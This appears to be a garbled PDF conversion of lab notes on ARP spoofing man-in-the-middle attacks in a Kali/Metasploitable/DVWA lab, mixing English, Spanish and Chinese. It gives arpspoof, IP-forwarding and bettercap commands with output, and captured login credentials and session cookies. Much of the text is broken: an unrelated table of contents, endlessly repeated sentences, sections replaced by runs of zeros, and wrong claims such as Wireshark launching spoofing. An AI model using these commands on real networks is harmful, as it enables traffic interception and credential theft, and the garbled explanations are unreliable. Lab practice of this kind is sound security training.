

Page 1 of 1

Page 1 of 1

目录

1.	总则	2
2.	术语和定义	2
2.1	术语	2
2.2	定义	3
3.	基本原则	4
3.1	基本原则	5
3.2	基本原则	6
4.	实施程序	6
4.1	实施程序	6
4.2	实施程序	7

1. ARP spoofing attack

- ARP spoofing attack is a type of attack where an attacker impersonates a legitimate device on a network. The attacker sends fake ARP responses to the victim, causing the victim to send traffic to the attacker instead of the legitimate device. This can be used to steal sensitive information or to launch other attacks.
 - o The attacker can also use ARP spoofing to launch a Denial of Service (DoS) attack. The attacker can flood the victim with fake ARP responses, causing the victim to become unreachable.

2. ARP spoofing attack using Ettercap

- Ettercap is a powerful network sniffing tool that can be used to launch ARP spoofing attacks.
- The following steps show how to launch an ARP spoofing attack using Ettercap:

```
(kali㉿kali)-[~]  
$ sudo arpspoof -i eth1 -t 192.168.100.10 192.168.100.5 -r
```

- The first step is to identify the target IP address and the gateway IP address. In this case, the target IP is 192.168.100.10 and the gateway IP is 192.168.100.5.
- The second step is to launch the ARP spoofing attack using the `arpspoof` command. The `-i` flag specifies the interface to use, `-t` specifies the target IP, and `-r` specifies the gateway IP.
- The third step is to verify the attack. You can use the `arp` command to check the ARP table on the victim machine. You should see the gateway IP address associated with the target IP address.
- The fourth step is to stop the attack. You can stop the attack by pressing `Ctrl+C`.

2.1 ARP spoofing attack using Wireshark

- Wireshark is a network protocol analyzer that can be used to capture and analyze network traffic. It can be used to launch ARP spoofing attacks by injecting fake ARP responses into the network.

```
8:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52  
8:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52  
8:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52  
8:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52  
8:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52  
8:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52  
8:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52  
8:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52  
8:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
```

- The first step is to capture network traffic on the interface where the attack is taking place. You can use the `File > Capture on Interface` menu item to start capturing traffic.
- The second step is to filter the traffic for ARP requests. You can use the `arp` filter in the display filter field.
- The third step is to inject fake ARP responses into the network. You can use the `Edit Packet` menu item to edit the ARP response packet. You can change the source MAC address to the attacker's MAC address and the target IP address to the victim's IP address.

```
C:\Users\egibide>arp -a

Interfaz: 192.168.100.5 --- 0x3
Dirección de Internet      Dirección física      Tipo
192.168.100.10             08-00-27-a7-3f-52     dinámico
192.168.100.30             08-00-27-a7-3f-52     dinámico
```

```
msfadmin@metasploitable:~$ arp -n
Address      HWtype  HWaddress    Flags Mask
192.168.100.5 ether    08:00:27:A7:3F:52  C
192.168.100.30 ether    08:00:27:A7:3F:52  C
```


- En este caso, el atacante puede ver la dirección física de los dispositivos de la red, pero no puede ver el nombre del dispositivo ni su dirección IP.
- Para poder ver el nombre del dispositivo, el atacante puede utilizar el comando "arp -a" para ver la dirección física y el nombre del dispositivo. El atacante también puede utilizar el comando "arp -n" para ver la dirección física y el nombre del dispositivo.

```
(root@kali)-[/home/kali]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```


2.2 Configuración de la red

- En este caso, el atacante puede configurar la red de la víctima para que pueda acceder a Internet. El atacante puede utilizar el comando "ip" para configurar la red de la víctima.
- Configuración: El atacante puede configurar la red de la víctima para que pueda acceder a Internet. El atacante puede utilizar el comando "ip" para configurar la red de la víctima.
- El atacante puede configurar la red de la víctima para que pueda acceder a Internet. El atacante puede utilizar el comando "ip" para configurar la red de la víctima.
- El atacante puede configurar la red de la víctima para que pueda acceder a Internet. El atacante puede utilizar el comando "ip" para configurar la red de la víctima.

- Ettercap 是 一个 网络 嗅探器 工具，它 可以 捕获 网络 流量，并 对 捕获 的 流量 进行 分析 和 处理。它 支持 多种 网络 协议，如 HTTP、FTP、SMTP 等。它 还可以 对 捕获 的 流量 进行 解密 和 加密。它 还可以 对 捕获 的 流量 进行 过滤 和 保存。它 还可以 对 捕获 的 流量 进行 转发 和 重定向。它 还可以 对 捕获 的 流量 进行 篡改 和 伪造。它 还可以 对 捕获 的 流量 进行 注入 和 删除。它 还可以 对 捕获 的 流量 进行 压缩 和 解压。它 还可以 对 捕获 的 流量 进行 加密 和 解密。它 还可以 对 捕获 的 流量 进行 签名 和 验证。它 还可以 对 捕获 的 流量 进行 认证 和 授权。它 还可以 对 捕获 的 流量 进行 审计 和 日志。它 还可以 对 捕获 的 流量 进行 备份 和 恢复。它 还可以 对 捕获 的 流量 进行 备份 和 恢复。它 还可以 对 捕获 的 流量 进行 备份 和 恢复。



- 在 Ettercap 中，我们 需要 配置 一些 参数，如 网络 接口、嗅探 模式、目标 IP 地址 等。这些 配置 可以在 Ettercap 的 配置文件 中进行 修改。



- 在 Ettercap 中，我们 需要 配置 一些 参数，如 网络 接口、嗅探 模式、目标 IP 地址 等。这些 配置 可以在 Ettercap 的 配置文件 中进行 修改。



3.2 配置 Ettercap

- 在 Ettercap 中，我们 需要 配置 一些 参数，如 网络 接口、嗅探 模式、目标 IP 地址 等。这些 配置 可以在 Ettercap 的 配置文件 中进行 修改。

```
Wireshark - Follow TCP Stream (tcp.stream eq 1) - eth0
POST /dvwa/login.php HTTP/1.1
Referer: http://192.168.100.10/dvwa/login.php
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: es-ES
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.100.10
Content-Length: 49
Connection: Keep-Alive
Cookie: security=high; PHPSESSID=a89c2678658de341b170d9bd42f38b5b

username=admin&password=ettercapru88&Login=LoginHTTP/1.1 302 Found
Date: Sat, 04 Feb 2023 17:58:00 GMT
```

4. 0000000000

- 000 0000000 000000000000 00 000000000000 0000000000 0000 00000000 00 0000000
- 00 0000 00 00 00000 0000000000 0000000000 00 0000 00000000000000 0000 00000000000

```
(kali@kali)-[~]
$ sudo apt install golang git build-essential libpcap-dev libusb-1.0-0-dev libnetfilter-queue-dev bettercap
```

- 000 000 0000000000 00 00000000000 00000000000 00 00000000 0000000000 (000 0000) 0000 00000000 00 00000000 00000000000000 000 00000000 000000 00 000 00000000000000 00 00000000.

4.1 000 00 00 000000000000

- 00000 0000000 00 00000000000000 000000 00000000000 0000000000 00 00 00000000, 0 00 0000000000 0000 000000000000 00 0000000000.

```
(kali@kali)-[~]
$ sudo bettercap -iface eth1
[sudo] password for kali:
bettercap v2.32.0 (built for linux amd64 with go1.19.4) [type 'help' for a list of commands]

eth1 »
```

- 00000000 0000000000000000 00 00000000 00 0000 0000 000 000 00000000 0000000 0000000000 000000 000000.

```
↑ 0 B / ↓ 658 B / 9 pkts
192.168.100.0/24 > 192.168.100.30 » set arp.spoof.full duplex true
192.168.100.0/24 > 192.168.100.30 »
```

- 0000000000 0000000 000 000000000 000000000000 00 00 000 0000000000 00 00000000 000.000000, 00000000 000 00 00000000 000.00000 0000000000 000 00000000 000000000000

```
root@kali: /home/kali
192.168.100.0/24 > 192.168.100.30 » net.show
```

IP Seen	MAC	Name	Vendor	Sent	Recvd
192.168.100.30 13:42:47	08:00:27:a7:3f:52	eth0	PCS Computer Systems GmbH	0 B	0 B
192.168.100.5 13:55:50	08:00:27:9a:03:c3	DESKTOP-VE07IPG	PCS Computer Systems GmbH	3.8 kB	4.5 kB
192.168.100.10 13:55:53	08:00:27:66:96:73	METASPLOITABLE	PCS Computer Systems GmbH	9.3 kB	11 kB

```
↑ 205 kB / ↓ 552 kB / 12409 pkts
```

- 00000000 00 0000 00 000000000000, 0000 00000000 0000 00 0000 0000000000. 00000 00000 0000000000 00 0000000000 00000000:

```
192.168.100.0/24 > 192.168.100.30 » set arp.spoof.targets 192.168.100.5,192.168.100.10
```

- 00 0000000000 0000 0000000000 00 0000000000 00 0000000000 0000000000 00 0000000000 0000 0000 0000000000 00 0000000000 0000000000

arp.spoof.internal ☒ false If true, local connections among computers of the network will be spoofed as well, otherwise only connections going to and coming from the external network.

```
192.168.100.0/24 > 192.168.100.30 » set arp.spoof.internal true
```

- 0000000000 0000000000000000 00 00000000 0000 0000,000000 00 00000 00000000 00 00000000

```
192.168.100.0/24 > 192.168.100.30 » arp.spoof on
192.168.100.0/24 > 192.168.100.30 » [13:58:32] [sys.log] [war] arp.spoof full duplex spoofing enabled,
if the router has ARP spoofing mechanisms, the attack will fail.
192.168.100.0/24 > 192.168.100.30 » [13:58:32] [sys.log] [inf] arp.spoof arp spoofer started, probing
2 targets.
```

4.2 0000000000 00 00000000

- 000000 000 00 0000000000000000

```
msfadmin@metasploitable:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
192.168.100.5 ether 08:00:27:A7:3F:52 C eth1
192.168.100.30 ether 08:00:27:A7:3F:52 C eth1
msfadmin@metasploitable:~$
```

- 000000 000 00 00000000 10

```
C:\Users\egibide>arp -a
Interfaz: 192.168.100.5 --- 0x3
Dirección de Internet Dirección física Tipo
192.168.100.10 08-00-27-a7-3f-52 dinámico
192.168.100.30 08-00-27-a7-3f-52 dinámico
192.168.100.255 ff-ff-ff-ff-ff-ff estático
```

- 0000000000 0000000000000000 000000 000000000000

```
Connection: Keep-Alive
Cookie: security=high; PHPSESSID=9d66699a419303657393aadd48ce0cd1
Username=admin&password=bettercapfuncionando&Login=LoginHTTP/1.1 302 Found
Date: Tue, 07 Feb 2023 17:31:38 GMT
```